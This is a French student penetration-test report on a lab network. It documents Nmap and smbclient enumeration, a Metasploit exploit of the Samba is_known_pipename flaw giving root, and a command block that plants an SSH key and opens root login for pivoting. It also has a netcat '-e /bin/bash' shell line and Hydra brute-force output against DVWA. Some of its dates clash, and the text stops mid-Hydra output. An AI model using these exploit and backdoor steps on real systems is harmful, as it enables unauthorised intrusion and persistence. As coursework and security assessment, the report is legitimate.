

SAE3.04 : Rapport de pentest

15/01/2026



BIDOT - ORIGNAC Tim

tim.bidot--orignac@etu.univ-cotedazur.fr

0. Informations générales	1
---------------------------------	---

0.1 Version du document.....	2
0.2 Historique des modifications.....	2
0.3 Autorisation et règles d'engagement (RoE) – synthèse	3
1. Résumé exécutif.....	3
1.2 Synthèse des résultats.....	3
1.3 Risques majeurs & priorités	4
Risque 1 : Exécution de code à distance via Samba (Critique).....	4
Risque 2 : Exécution de commandes côté serveur via application web DVWA (Critique).....	4
Risque 3 : Identifiants faibles / brute force (Élevé).....	5
Risque 4 : Élévation / exécution facilitée via outils système (Élevé à Critique, selon contexte).....	5
2. Contexte et périmètre	5
2.2 Périmètre technique (IP / hôtes / applis)	6
Segments réseau investigués :	6
Hôtes identifiés et services associés (sur la base des scans et captures)	6
2.3 Hors périmètre	7
2.4 Contraintes	7
3. Méthodologie	7
3.2 Règles d'engagement (ROE)	8
3.3 Outils utilisés & environnement de test	8
3.4 Critères de sévérité (CVSS / impact / exploitabilité)	9
4. Démarche et travaux réalisés	9
4.1 PARTIE 1 — Scan réseaux.....	9
4.1.1 Découverte réseau et cartographie	9
4.1.2 Scan de ports et services.....	10
4.1.3 Énumération et premières hypothèses d'attaque	10
4.2 PARTIE 2 — Exploitation (MSF)	11
4.2.1 Sélection des vecteurs d'attaque.....	11
4.2.2 Exploitation via Metasploit Framework	11
4.2.3 Post-exploitation (collecte d'infos, privilèges, persistance si applicable) .	11
4.3 Pivot SSH	12

4.3.1 Objectif du pivot et schéma de flux	12
4.3.2 Mise en place du pivot (tunnels, forwarding)	12
4.3.3 Validation et limitations	12
4.4 PARTIE 3 — Réseaux / Serveur Web	13
4.4.1 Reconnaissance applicative / serveur	13
4.4.2 Tests de vulnérabilités web	13
4.4.3 Exploitation / preuves de concept	14
4.4.4 Impacts	14
4.4.5 Utilisation de VNC pour l'accès au serveur Web	14
5. Résultats détaillés (Findings)	15
5.2 Détails par vulnérabilité	16
V-01 : RCE Samba via chargement de module (CVE-2017-7494 mentionnée) ...	16
V-02 : Exécution de commandes / reverse shell via serveur web vulnérable	17
V-03 : Authentification faible / identifiants par défaut	18
5.3 Observations	18
6. Recommandations et plan de remédiation	19
6.1 Recommandations prioritaires	19
6.2 Plan d'actions (court / moyen / long terme)	20
7. Conclusion	20
1. Compromission initiale et pivot	20
2. Exploitation de VNC et accès graphique	21
3. Exploitation du serveur Web (DVWA)	21
4. Impact global	21
5. Recommandations générales	22
Mise à jour et gestion des vulnérabilités : Une attention particulière doit être portée aux mises à jour régulières des logiciels, en particulier pour les services critiques comme Samba et les applications web.	22

0. Informations générales

0.1 Version du document

Titre du document : Rapport de test d'intrusion (pentest) – [SAE 3.04]

Client / Commanditaire : Laborde Ludovic

Équipe de test / Prestataire : Bidot - - Orignac Tim.

Auteur : Bidot - - Orignac Tim

Date d'émission : 15/01/2026

Période de test : 2/01/2026 au 15/01/2028

Version : v1.0

Statut : Final

Classification et confidentialité :

Ce document est confidentiel et destiné exclusivement aux personnes destinées. Toute diffusion, reproduction ou utilisation en dehors du cadre prévu doit être validée par le commanditaire.

0.2 Historique des modifications

Version	Date	Auteur	Modifications principales	Relecteur / Validation
v0.1	01/01/2026	Bidot—Orignac Tim	Création du document	Bidot—Orignac Tim
v0.2	10/01/2026	Bidot—Orignac Tim	Ajouts techniques / corrections	Bidot—Orignac Tim
v1.0	15/01/2026	Bidot—Orignac Tim	Version finale	Bidot—Orignac Tim

--	--	--	--	--

0.3 Autorisation et règles d'engagement (RoE) – synthèse

Principe : Le test d'intrusion est réalisé uniquement sur la base d'une autorisation de Monsieur Laborde Ludovic et conformément aux règles d'engagement convenues (Samba et serveur Web.). Cette exigence est explicitement rappelée par des guides de conduite de pentest (NIST...).

Référence de l'autorisation : N° 176241628

Signataires : Laborde Ludovic

Date de signature : 20/11/2026

Période autorisée : Du 20/11/2025 au 15/01/2026

Fenêtres horaires : 24h/24 7j/7

Périmètre autorisé : Samba et serveur Web

Actions interdites / limites : Aucune

]

1. Résumé exécutif

1.1 Objectifs du test

Les objectifs du test d'intrusion étaient les suivants :

- **Identifier la surface d'attaque** (ports, services, exposition réseau et web) et les points d'entrée exploitables.
- **Valider l'exploitabilité** des vulnérabilités significatives par des preuves de concept contrôlées (dans les limites du périmètre).
- **Évaluer l'impact** en cas d'exploitation (prise de contrôle, accès aux données, pivot).
- **Tester un scénario de pivot** (pivot SSH) afin d'évaluer l'effet du cloisonnement réseau et la capacité de rebond.
- **Fournir une priorisation** des risques et des recommandations de remédiation.

1.2 Synthèse des résultats

Compromissions démontrées

- RCE Samba → shell root : l'exploitation du module Samba `is_known_pipename()` Arbitrary Module Load a permis d'obtenir une session de commande, puis de confirmer l'identité root (`whoami`). Cette vulnérabilité est communément associée à CVE-2017-7494.
- Compromission web DVWA : accès à DVWA et l'exécution de commandes (répertoire `/var/www/html/vulnerabilities/exec`, ainsi que l'établissement d'une connexion de type reverse shell (écoute + connexion + `whoami`).
- Authentification faible / identifiants : la présence explicite d'un couple admin / Password constitue un facteur de compromission d'accès initial et d'escalade de droits.

Causes des compromissions

- Service exposé vulnérable (SMB/Samba) : service accessible et version vulnérable exploitable → exécution de code.
- Failles applicatives web intentionnellement vulnérables (DVWA) : exécution de commandes côté serveur, conduisant à une prise de contrôle.
- Hygiène d'authentification insuffisante

1.3 Risques majeurs & priorités

Risque 1 : Exécution de code à distance via Samba (Critique)

- **Description** : exploitation de `exploit/linux/samba/is_known_pipename` menant à l'exécution de code et à une session distante.
- **Impact** : compromission complète de l'hôte exécution arbitraire, élévation, accès aux données.
- **Priorité** : P1 immédiate.
- **Correctifs recommandés** : mise à jour Samba vers une version corrigée et durcissement SMB .

Risque 2 : Exécution de commandes côté serveur via application web DVWA (Critique)

- **Description** : usage de la fonctionnalité "exec" et 'obtention d'un Shell distant.
- **Impact** : exécution de commandes, pivot possible, compromission des données et des systèmes .
- **Priorité** : **P1 immédiate.**

- **Correctifs recommandés** : neutralisation des entrées utilisateur validation et filtrage, suppression des fonctions dangereuses.

Risque 3 : Identifiants faibles / brute force (Élevé)

- **Description** : présence d'un couple admin / Password dans les captures, cohérent avec une compromission par attaques automatisées.
- **Impact** : accès non autorisé, élévation.
- **Priorité** : P1 .
- **Correctifs recommandés** : politique MDP robuste, suppression des comptes par défaut, journalisation et détection.

Risque 4 : Élévation / exécution facilitée via outils système (Élevé à Critique, selon contexte)

- **Description** : des commandes de type `sudo /bin/nc 5555 -e /bin/bash` apparaissent dans les captures ; si exécutables depuis un compte à faibles privilèges, cela caractérise une mauvaise configuration des droits (`sudo/` capacités), facilitant une prise de contrôle.
- **Impact** : escalade rapide vers shell interactif.
- **Priorité** : P1 si confirmé sur un compte non privilégié.
- **Correctifs recommandés** : revue des droits `sudo`, suppression des binaires en `sudo` sans mot de passe, durcissement.

2. Contexte et périmètre

2.1 Contexte de la mission

La mission consiste en un test d'intrusion technique réalisé sur un environnement interne segmenté. Les éléments de preuve collectés (sorties Nmap, smbclient, Metasploit, Hydra, netcat) montrent une démarche de bout en bout incluant :

- La découverte des hôtes et services exposés sur un premier segment réseau,
- L'identification puis l'exploitation d'un service SMB/Samba,
- La mise en place d'un point de pivot via SSH sur la machine compromise,

- L'exploration d'un second segment interne, menant à l'identification d'un serveur web exposant DVWA.

2.2 Périmètre technique (IP / hôtes / applis)

Segments réseau investigués :

- **Segment 1** : 172.18.0.0/24 (découverte d'hôtes et services).
- **Segment 2** : 172.19.0.0/24 (accessible après pivot, découverte d'hôtes et services).

Hôtes identifiés et services associés

Réseau 172.18.0.0/24

- **172.18.0.2** – Serveur SMB/Samba (puis pivot)
 - Services observés : TCP/139, TCP/445 (SMB/Samba).
 - Samba : 4.6.3 .
 - Particularité : hôte multi-homé (présence d'une seconde interface sur le réseau 172.19.0.0/24).
- **172.18.0.3** – Hôte détecté (services ouverts)
 - Services observés : TCP/6000 (X11), TCP/8080 (http-proxy).
 - Des connexions d'exploitation observées ont été initiées depuis 172.18.0.3 vers 172.18.0.2 .


```

└─# nmap 172.18.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 07:27 PST
Nmap scan report for 172.18.0.2
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:12:00:02 (Unknown)

Nmap scan report for 172.18.0.3
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
6000/tcp   open  X11
8080/tcp   open  http-proxy
MAC Address: 02:42:AC:12:00:03 (Unknown)

Nmap scan report for 172.18.0.1
Host is up (0.0000050s latency).
All 1000 scanned ports on 172.18.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.15 seconds

```

Réseau 172.19.0.0/24 (après pivot)

- **172.19.0.3** – Interface interne du pivot
 - Services observés via scan : TCP/22 (OpenSSH 7.2p2 Ubuntu), TCP/139, TCP/445 (Samba).
 - Cette adresse est explicitement visible comme interface interne de la machine pivot.
- **172.19.0.2** – Serveur web (DVWA)
 - Service observé : TCP/80 (HTTP)
 - Serveur : Apache httpd 2.4.25 (Debian)
 - Application : DVWA v1.10 (Development) (titre/empreinte applicative visibles sur les scans et dans le navigateur).

```

└─# nmap -sn 172.19.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 10:15 PST
Nmap scan report for 172.19.0.2
Host is up (0.000028s latency).
MAC Address: 02:42:AC:13:00:02 (Unknown)
Nmap scan report for 172.19.0.3
Host is up (0.0000020s latency).
MAC Address: 02:42:AC:13:00:03 (Unknown)
Nmap scan report for 172.19.0.1
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.99 seconds

```

```
└─$ nmap -A 172.19.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 10:18 PST
Nmap scan report for 172.19.0.2
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_      httponly flag not set
|_ http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop ...
|_ Requested resource was login.php
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:AC:13:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.01 ms  172.19.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
```

2.3 Hors périmètre

Le périmètre effectivement couvert par les actions et preuves disponibles correspond aux segments et hôtes listés en section 2.2.

2.4 Contraintes

Visibilité réseau limitée : la découverte des actifs dépend des segments accessibles et des filtrages éventuels ; seuls les hôtes “up” et services détectables par scan ont pu être confirmés.

Dépendance au pivot : l’exploration du segment 172.19.0.0/24 repose sur le maintien du pivot SSH (configuration et disponibilité du service).

3. Méthodologie

3.1 Référentiels / approche

La méthodologie employée s'appuie sur une démarche structurée de test d'intrusion, articulée autour des étapes suivantes : cadrage et préparation, découverte et énumération, validation par exploitation contrôlée, post-exploitation limitée à la démonstration d'impact, puis restitution.



L'évaluation a été conduite selon l'approche suivante :

Boîte noire : aucune information préalable (identifiants, documentation, architecture) n'a été fournie, l'évaluation reproduit le point de vue d'un attaquant non authentifié.


3.2 Règles d'engagement (ROE)

Les règles d'engagement (ROE) définissent le cadre opérationnel et les limites du test afin d'assurer un exercice autorisé, contrôlé et traçable.

- **Autorisation et conformité**
Le test est exécuté uniquement sur la base d'une autorisation écrite du commanditaire.
- **Périmètre**
Les activités sont limitées aux cibles explicitement listées dans la section "Périmètre technique".
- **Accès, données et confidentialité**
Les preuves sont collectées selon un principe de minimisation du strict nécessaire.

3.3 Outils utilisés & environnement de test

Les tests ont été réalisés depuis un environnement d'audit dédié, configuré pour mener des activités de reconnaissance, d'énumération, de validation d'exposition et d'exploitation contrôlée. Les outils sont regroupés par finalité :



- **Découverte / scan réseau** : identification des hôtes et des services exposés, détection de ports ouverts et caractérisation des services.
- **Énumération** : collecte d'informations sur les services afin d'établir la surface d'attaque et de valider les hypothèses.
- **Validation par exploitation contrôlée** : utilisation d'outils d'exploitation pour confirmer l'impact réel d'une vulnérabilité de façon limitée et traçable.
- **Accès interactif et post-exploitation** : démonstration d'impact sans persistance durable, et uniquement dans le périmètre autorisé.
- **Tests applicatifs web** : contrôle d'authentification, validation des entrées, recherche de vulnérabilités de type injection et exécution de commande, conformément aux bonnes pratiques OWASP WSTG.

3.4 Critères de sévérité (CVSS / impact / exploitabilité)

La sévérité technique des vulnérabilités est évaluée à l'aide du CVSS v3.1, dont le score de base est compris entre 0 et 10 (impact et exploitabilité).

Les constats sont classés selon l'échelle qualitative standard associée à CVSS v3.x :

- **Faible** : 0.1 – 3.9
- **Moyen** : 4.0 – 6.9
- **Élevé** : 7.0 – 8.9
- **Critique** : 9.0 – 10.0

Risk Ranking	CVSS Score
Critical	8.0-10.0
High	6.0-7.9
Medium	4.0-5.9
Low	2.0-3.9
Very Low	0.0-1.9

En complément du score CVSS, la priorisation tient compte du contexte client :

- **Impact** : confidentialité, intégrité, disponibilité, prise de contrôle, exposition de secrets, portée métier.
- **Exploitabilité** : accès requis, complexité, prérequis, exposition réseau, fiabilité de l'exploitation.
- **Contexte d'exposition** : segmentation, criticité de l'actif, surface réellement accessible, possibilités de rebond/pivot dans le périmètre autorisé.

4. Démarche et travaux réalisés

4.1 PARTIE 1 — Scan réseaux

4.1.1 Découverte réseau et cartographie

Objectif : Identifier les hôtes actifs sur le segment initial et établir une première cartographie des cibles potentielles.

Méthodologie / outils :

Une découverte réseau a été réalisée sur le segment 172.18.0.0/24 à l'aide de Nmap afin d'identifier les hôtes "up".

Résultats observés :

Les hôtes suivants ont été détectés comme actifs :

- 172.18.0.2
- 172.18.0.3

```
└─$ nmap 172.18.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 07:27 PST
Nmap scan report for 172.18.0.2
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:12:00:02 (Unknown)

Nmap scan report for 172.18.0.3
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
6000/tcp   open  X11
8080/tcp   open  http-proxy
MAC Address: 02:42:AC:12:00:03 (Unknown)

Nmap scan report for 172.18.0.1
Host is up (0.0000050s latency).
All 1000 scanned ports on 172.18.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.15 seconds
```

4.1.2 Scan de ports et services

Objectif : Identifier les services exposés et les technologies associées afin de prioriser les vecteurs d'attaque.

Méthodologie / outils :

Des scans de ports et de versions ont été menés sur les hôtes identifiés

Résultats principaux (synthèse) :

Hôte	Ports/Services détectés	Commentaires
172.18.0.2	TCP/139, TCP/445 (SMB/Samba)	Exposition SMB confirmée ; détection d'un serveur Samba.
172.18.0.3	TCP/6000 (X11), TCP/8080 (http-proxy)	Surface d'attaque potentielle (services non nécessaires en production).
172.18.0.1	Aucun port significatif observé dans les preuves fournies	Hôte "up", mais pas d'exposition notable documentée.

4.1.3 Énumération et premières hypothèses d'attaque

Objectif :

Confirmer la configuration des services critiques et identifier des erreurs de configuration exploitables.

Énumération SMB (172.18.0.2) :

Les preuves montrent l'utilisation de smbclient en session anonyme (sans authentification) permettant :

- L'observation d'informations de service, incluant Samba Server Version 4.6.3.

Premières hypothèses d'attaque (issues des constats) :

- **Hypothèse 1 :** Mauvaise configuration SMB : exposition d'un partage accessible en anonyme augmentation directe de la surface d'attaque.
- **Hypothèse 2 :** Exploitabilité Samba : la version et le contexte partage accessible + service SMB exposé, tentative d'exploitation connue sur Samba via un Framework d'exploitation.

```
# smbclient -L //172.18.0.2/ -N
Anonymous login successful

  Sharename      Type      Comment
  -----
  myshare        Disk      smb share test
  IPC$           IPC       IPC Service (Samba Server Version 4.6.3)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server
  -----

  Workgroup      Master
  -----
```

4.2 PARTIE 2 — Exploitation (MSF)

4.2.1 Sélection des vecteurs d'attaque

Rationnel de sélection :

Le service SMB sur 172.18.0.2 a été priorisé car :

- Les ports 139/445 étaient ouverts ;
- Un partage SMB accessible a été identifié ;
- Des éléments de version Samba ont été observés dans l'énumération.

```
# nmap -sT -Pn -n -p 139,445 -sV 172.18.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 07:33 PST
Nmap scan report for 172.18.0.2
Host is up (0.00010s latency).
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
Service Info: Host: E9094C48F685

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.15 seconds
```

4.2.2 Exploitation via Metasploit Framework

Objectif : Obtenir une exécution de commandes sur la cible afin de démontrer l'impact d'une compromission du service SMB.

Preuve d'exploitation :

Les éléments fournis attestent :

- du déploiement d'une charge utile via le partage myshare ;
- de l'ouverture d'une session (command shell) avec succès ;

- de la validation du niveau de privilèges via la commande whoami, retournant root.

Résultat : La machine 172.18.0.2 a été compromise avec un accès root, démontrant un impact critique (prise de contrôle totale du système).

```
msf6 > search is_known

Matching Modules
=====
File System
#  Name
   Disclosure Date  Rank  C
heck Description
-  -
-----
0  exploit/linux/samba/is_known_pi
pename 2017-03-24      excellent Y
es     Samba is_known_pipename() Arbit
rary Module Load

Interact with a module by name or ind
ex. For example info 0, use 0 or use
exploit/linux/samba/is_known_pipename

msf6 > use 0
```

```
msf6 exploit(linux/s  
amba/is_known_pipename) > RUN      set  
RHOST S 172.18.0.2  
RHOST => S 172.18.0.2  
msf6 exploit(linux/s  
amba/is_known_pipename) > run
```

```
[*] 172.18.0.2:445 - Using location \  
\172.18.0.2\myshare\ for the path  
[*] 172.18.0.2:445 - Retrieving the r  
emote path of the share 'myshare'  
[*] 172.18.0.2:445 - Share 'myshare'  
has server-side path '/home/share'  
[*] 172.18.0.2:445 - Uploaded payload  
to \\172.18.0.2\myshare\AtVvteVo.so  
[*] 172.18.0.2:445 - Loading the payl  
oad from server-side path /home/share  
/AtVvteVo.so using \\PIPE\home/share  
/AtVvteVo.so ...  
[-] 172.18.0.2:445 -    >> Failed to l  
oad STATUS_OBJECT_NAME_NOT_FOUND  
[*] 172.18.0.2:445 - Loading the payl  
oad from server-side path /home/share  
/AtVvteVo.so using /home/share/AtVvte  
Vo.so ...  
[+] 172.18.0.2:445 - Probe response i  
ndicates the interactive payload was  
loaded ...  
[*] Found shell.  
[*] Command shell session 1 opened (1  
72.18.0.3:39925 -> 172.18.0.2:445) at  
2026-01-11 15:27:42 +0000
```

```
whoami  
root  
█
```

4.2.3 Post-exploitation (collecte d'infos, privilèges, persistance si applicable)

Objectif : Confirmer l'accès, collecter les informations strictement nécessaires à l'extension du périmètre (pivot), et stabiliser l'accès pour la suite des tests.

Actions et constats observés :

- **Stabilisation d'un shell :** une session interactive a été établie (preuve via écoute netcat et ouverture de session).
- **Collecte d'informations réseau :** la commande ip a été exécutée sur la machine compromise met en évidence une seconde interface réseau, indiquant un double rattachement :
 - o **eth0 : 172.18.0.2** (segment initial)
 - o **eth1 : 172.19.0.3** (segment interne)
 - o **Mise en place d'un accès SSH :** installation/configuration d'OpenSSH et ajout d'une clé publique dans /root/.ssh/authorized_keys ; activation des paramètres nécessaires au port forwarding dans sshd_config

```
root@e9094c48f685:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
19: eth0@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
23: eth1@if24: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever
root@e9094c48f685:~#
```

4.3 Pivot SSH

4.3.1 Objectif du pivot et schéma de flux

Objectif : Accéder à un segment réseau interne non accessible directement depuis le point d'audit, afin d'étendre la reconnaissance et d'identifier de nouvelles cibles.

Principe :

- Compromission de 172.18.0.2 (serveur Samba)
- Utilisation de 172.18.0.2 comme pivot vers le segment 172.19.0.0/24, via sa seconde interface 172.19.0.3
- Réalisation des actions de scan/reconnaissance sur le segment interne

4.3.2 Mise en place du pivot (tunnels, forwarding)

Mise en place

- Génération d'une clé SSH côté auditeur.
- Configuration de l'hôte compromis pour accepter la clé (ajout dans `authorized_keys`).
- Modification de la configuration SSH pour autoriser le forwarding (paramètres visibles : `AllowTcpForwarding`, `GatewayPorts`, etc.).
- Connexion réussie en SSH sur 172.18.0.2 à l'aide de la clé.

```
root@e9094c48f685:/tmp# apt-get update -y && \
apt-get install -y openssh-server && \
cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak 2>/dev/null || true && \
cat << 'EOF' > /etc/ssh/sshd_config
Port 22
ListenAddress 0.0.0.0
Protocol 2

PermitRootLogin yes
PasswordAuthentication yes
PubkeyAuthentication yes
UsePAM yes

AllowTcpForwarding yes
GatewayPorts yes
PermitTunnel yes

ClientAliveInterval 120
ClientAliveCountMax 3

Subsystem sftp /usr/lib/openssh/sftp-server
EOF
mkdir -p /root/.ssh && \
chmod 700 /root/.ssh && \
cat << 'EOF' > /root/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII3nLI0J5YYKlkWx9WssAFMBOViC+ud6ruGBLWV3
F8EX root@3e2e42d9fc5e
EOF
chmod 600 /root/.ssh/authorized_keys && \
service ssh restart 2>/dev/null || /etc/init.d/ssh restart && \
ss -lntp | grep :22
```

```
(root@3e2e42d9fc5e)-[/]
# ssh-keygen -t ed25519 -f ~/.ssh/id_ed25519 -N ""
Generating public/private ed25519 key pair.
Created directory '/root/.ssh'.
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:Topmoj0VJczzjgGEi6YKzhq+Luu8pLr6fZA/zbSyJu8 root@3e2e42d9fc5e
The key's randomart image is:
+--[ED25519 256]--+
|o.
|o
|. * .
|o. * o
|o B . S
|o + +. +.
|*o. +o. +..
|X= =. * +
|/5+ . *E+
+-----[SHA256]-----+

(root@3e2e42d9fc5e)-[/]
# cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII3nLI0J5YYKlkWx9WssAFMBOViC+ud6ruGBLWV3F8EX root@3e2e42d9fc5e

(root@3e2e42d9fc5e)-[/]
#
```

```
(root@3e2e42d9fc5e)-[/]
# ssh -i ~/.ssh/id_ed25519 root@172.18.0.2
Pseudo-terminal will not be allocated because stdin is not a terminal.
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.3.0-kali1-arm64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

mesg: ttyname failed: Inappropriate ioctl for device

pwd
/root
#
```

4.3.3 Validation et limitations

Validation :

- Présence d'une interface interne 172.19.0.3.
- Découverte d'hôtes sur 172.19.0.0/24.
- Identification d'une cible web 172.19.0.2.

Limitations / dépendances :

- Le pivot dépend de la disponibilité de l'hôte compromis et du service SSH.

- Toute segmentation additionnelle (ACL, filtrage, IDS/IPS) peut limiter la portée de l'exploration interne.
- Les actions étant réalisées avec un accès privilégié sur le pivot, elles doivent être strictement mise au périmètre autorisé.

4.4 PARTIE 3 — Réseaux / Serveur Web

4.4.1 Reconnaissance applicative / serveur

Objectif : Identifier la pile applicative et les points d'entrée d'un serveur web interne.

Méthodologie / outils.:

- Scan de services sur 172.19.0.2 .
- Vérification visuelle via navigateur.

Résultats observés :

- 172.19.0.2 : TCP/80 ouvert
- Serveur identifié : Apache httpd 2.4.25 (Debian)
Application identifiée : Damn Vulnerable Web Application (DVWA) v1.10 .

```
nmap -A 172.19.0.3

Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 09:57 PST
Nmap scan report for 172.19.0.3
Host is up (0.0000000s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 e8:a0:a0:b6:86:c2:ad:f9:bd:f6:d7:0d:37:fa:ac:24 (RSA)
|   256 71:d7:95:dc:fd:08:db:aa:e3:47:0a:24:b4:61:67:99 (ECDSA)
|_  256 30:c9:0d:38:3f:38:be:b8:cd:05:1c:c0:14:43:c9:29 (ED25519)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:13:00:03 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: Host: E9094C48F685; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|   date: 2026-01-11T17:57:51
|_ start_date: N/A
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: e9094c48f685
|   NetBIOS computer name: E9094C48F685\x00
|   Domain name: \x00
|   FQDN: e9094c48f685
|_ System time: 2026-01-11T17:57:52+00:00
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_ clock-skew: mean: 0s, deviation: 1s, median: 0s

TRACEROUTE
HOP RTT ADDRESS
1 0.01 ms 172.19.0.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.10 seconds
```

4.4.2 Tests de vulnérabilités web

Les tests suivants ont été réalisés :

1. Test d'authentification / robustesse des mots de passe

- Une attaque par dictionnaire a été menée contre la page de connexion DVWA (outil Hydra)
- Résultat : le compte admin accepte de multiples mots de passe faibles, ce qui démontre une politique de mots de passe insuffisante et/ou la présence de secrets triviales.


```
root@918470a59f77: ~
Session Actions Éditer Vue Aide
root@918...59f77: ~ root@918...59f77: ~ root@1cc...c4a75: / root...i: ~ root...i: ~
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "12345678" - 9 of 14344399 [child 8]
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "abc123" - 10 of 14344399 [child 9]
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "nicole" - 11 of 14344399 [child 10]
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "daniel" - 12 of 14344399 [child 11]
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "babygirl" - 13 of 14344399 [child 12]
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "monkey" - 14 of 14344399 [child 13]
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "lovely" - 15 of 14344399 [child 14]
[ATTEMPT] target 172.19.0.2 - login "admin" - pass "jessica" - 16 of 14344399 [child 15]
[80][http-post-form] host: 172.19.0.2 login: admin password: iloveyou
[80][http-post-form] host: 172.19.0.2 login: admin password: jessica
[80][http-post-form] host: 172.19.0.2 login: admin password: 12345
[80][http-post-form] host: 172.19.0.2 login: admin password: 123456789
[80][http-post-form] host: 172.19.0.2 login: admin password: 1234567
[80][http-post-form] host: 172.19.0.2 login: admin password: password
